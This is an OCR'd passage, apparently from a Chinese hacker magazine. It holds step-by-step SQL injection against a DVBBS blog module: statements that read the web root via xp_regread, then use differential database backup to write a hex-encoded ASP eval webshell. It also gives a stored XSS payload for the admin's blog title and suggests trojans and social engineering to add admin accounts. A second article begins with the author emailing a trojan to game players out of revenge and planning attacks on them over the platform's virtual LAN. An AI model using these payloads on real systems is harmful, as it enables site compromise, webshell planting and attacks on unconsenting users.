


图 7

提示成功后，我们就可以访问 http://www.t**deng.com/bbs/shell.asp 得到 webshell 了！一般来说，每一个 SQL 漏洞我们都会思考 SQL 版和 Access 版相比较，能否做更多的事以简化我们的入侵步骤或者扩大战果。这个漏洞也是一样的，只可惜由于小数点被屏蔽掉，利用起来需要使用以下形式进行：declare @a varchar(8000) set @a=[SQL 注射语句的十六进制编码] exe-ecute (@a)(当然，其中所有的空格都会被替换成"/**/")。




图 8

老规矩，找小 z 把工具做出来方便一下，如图 8。在工具下方的 MSSQL 栏里，填入目标 boke.asp 的地址，然后写入任何 SQL 注入语句，单击提交按钮后就可以了。在本机搭建一个平台后，测试发现可以读取注册表将虚拟目录的内容写入个人博客信息里，然后再使用 backup 的方式获得 webshell。语句如下：

```
create table regread(a varchar(255),b varchar(255));
(建立一个临时表，存放读取到的信息)
insert regread exec master dbo xp_regread 'HKEY_LOCAL
_MACHINE','SYSTEM\CONTROLSet001\Services\W3SVC\
Parameters\Virtual Roots','/'(使用xp_regread这个函数读取
注册表信息得到虚拟目录路径，并存入临时表中)
update dv_boke_user set boketitle=(select top 1 b
from regread) where bokename='admin';(从临时表中读取结果
写入bokename为admin的博客标题中，这里的bokename大家要自
己根据实际情况修改)
drop table regread (删除临时表)
```

实验结果如图 9。得到了物理路径后，自然就可以差异备数据库得到一个 shell 了！还是给出语句好了。




图 9

```
create table aspshell (str image);
declare @a sysname select @a=db_name() backup data-
base @a to disk='D:\wwwroot\dvbbs7sp1\wwwroot\shell.bak';
insert into aspshell values(0x3C256576616C2072657175657
374282232229253E);
declare @a sysname select @a=db_name() backup da-
```

```
tabase @a to disk='D:\wwwroot\dvbbs7sp1\wwwroot\shell.
asp' with differential;
    drop table aspshell;
```

这样就得到一个包含有一句话木马的shell.asp，如图10。不过，到了实战的时候，由于人品问题，找了几个站，都读不出物理路径，于是拿不到shell，这个时候，我们发现了另一个利用方法——跨站！




图10

update dv_boke_user set BokeTitle=BokeTitle+'<script>alert("我跨!我挂!我想干啥干啥!")</script>' where bokename='admin';，这样博客标题入就被改写为含有跨站代码的内容了，如图11。现在在这里挂个马啊！或者配合社会工程学，诱骗管理员点击后在论坛后台添加管理员之类的事也可以，不过偶很懒，还没有成功过，所以这里仅仅把思路拿出来给大家分享，如果有谁成功入侵了记得也把方法告诉我哦！




图11

（文章中涉及到的工具dv_boke.exe、dv_boke-new.exe已经收录于光盘中）



游戏平台大入侵

——浩方、QQ游戏大厅、VNN漏洞大曝光

冰河洗剑

对于传奇、天堂等大型的网络游戏，我一向是不太感兴趣的，耗费大量的时间和金钱在上面实在是不值。象我这样的黑客小菜，需要学习的技术实在太多，哪有那么多的时间可以浪费在上面呢？当然，平时上网有时也休息娱乐一下，可是那只限于浩方或是QQ游戏大厅里玩玩斗地主、五子棋之类的小游戏。不过今天的一番经历，却让我有了一些感触，黑客技术不仅要靠努力的学习，而且还需要有一颗关注周围事物的心……

一、"浩方"中的意外入侵

游戏的目的只是休息娱乐，有个好心情继续学习，不过今个儿似乎有点倒霉，兴冲冲的连上浩方，准备到游戏大厅里去玩斗地主，哪知道误进了"黑店"，在一个斗地主房间碰上了一对通牌作弊的冤家，让我连输了二百多分！本来准备义正言辞的抗议和谴责一下那两位的无耻行为，竟然遭到两人的攻击谩骂。双拳难敌四剪，也罢，只好在心里对他们严重鄙视一下，退出了房间。黑客虽然不是进行破坏的，但是容忍他们实际等于认同无耻，等于纵容犯罪！我怀着挽救教育这两个失足青年的崇高目标，展开了我的"报复"行动……

1.没有希望的木马攻击

真要展开攻击，我却有些傻眼了，对两人一无所知，不知道对方的IP地址，也没有邮箱QQ号之类的信息，怎么攻击呢？唯一的办法，只有看看两人注册的浩方号资料，从个人资料中也许能发现一点儿有用的信息。




图1

在浩方大厅的在线游戏者列表中，找到其中一人的浩方号，点击查看资料，和我所想的一样，他根本没有留下任何有用的信息，所有项目都是空白（图1）。查看另一人的浩方号，总算有点收获，里面有他的邮箱。于是想到了制作一封HTML格式的邮件，在其中嵌入网页邮件木马，发送到了他的邮箱中去。不过我非常怀疑，这些成天无所事事泡在网上打游戏的人，到底一个月有几次会打开邮箱收一下邮件？邮件木马攻击成功的可能性似乎很渺茫。




图2

本来剩下的事也许就是漫长的等待，不过一个意外的发现，又让我的攻击继续了下去，进而发现了一个游戏平台背后的惊天大漏洞……

2.柳暗花明再攻击

心有不甘的对两人的浩方号咬牙切齿，难道就这样放过他俩？拿着鼠标狠狠点击着两人的浩方号，当鼠标停留在其中一人号码上时，忽然意外的弹出了一个信息框，一个IP地址赫赫然的映入我的眼帘——"10.12.1.11"（图2）。我似乎捕捉到了某些东西，对着这个地址发了一下呆，继而狂喜，大叫到"你们两人死定了！哈哈！"我心里冒出了几

个词：VPN、虚拟局域网……

小提示： 网上最大的游戏平台“浩方游戏平台”，之所以可以实现在网上玩魔兽、星际之类局域网游戏，其实是通过VPN（虚拟网络技术）建立了一个虚拟的局域网。所有链接浩方的人，都获得一个C类内网地址，不同的房间是不同的C地址，因此每个浩方游戏房间最多只能容纳255人，处于同一房间中的游戏者都可以通过网络邻居访问到。

可以看到那两人IP地址分别为“10.12.1.11”、“10.12.1.25”，很显然，这两人的IP都是同一网段的内网IP地址，难道说他们是真正处于同一局域网中的吗？不是！只要看看我自己的IP地址就明白了，我的IP是“10.12.1.39”！再看看其他用户的IP地址，发现全都是处于“10.12.1.*”这个地址段中的，也就是说整个游戏房间中的游戏者经过浩方平台的处理，都位于了同一个虚拟的局域网中。网吧中的攻击是典型的局域网攻击形式，比起在Internet上攻击简单多了，现在我所要教训的那两人与我处在同一局域网内，攻击他们不也是很容易的事吗？




图 3

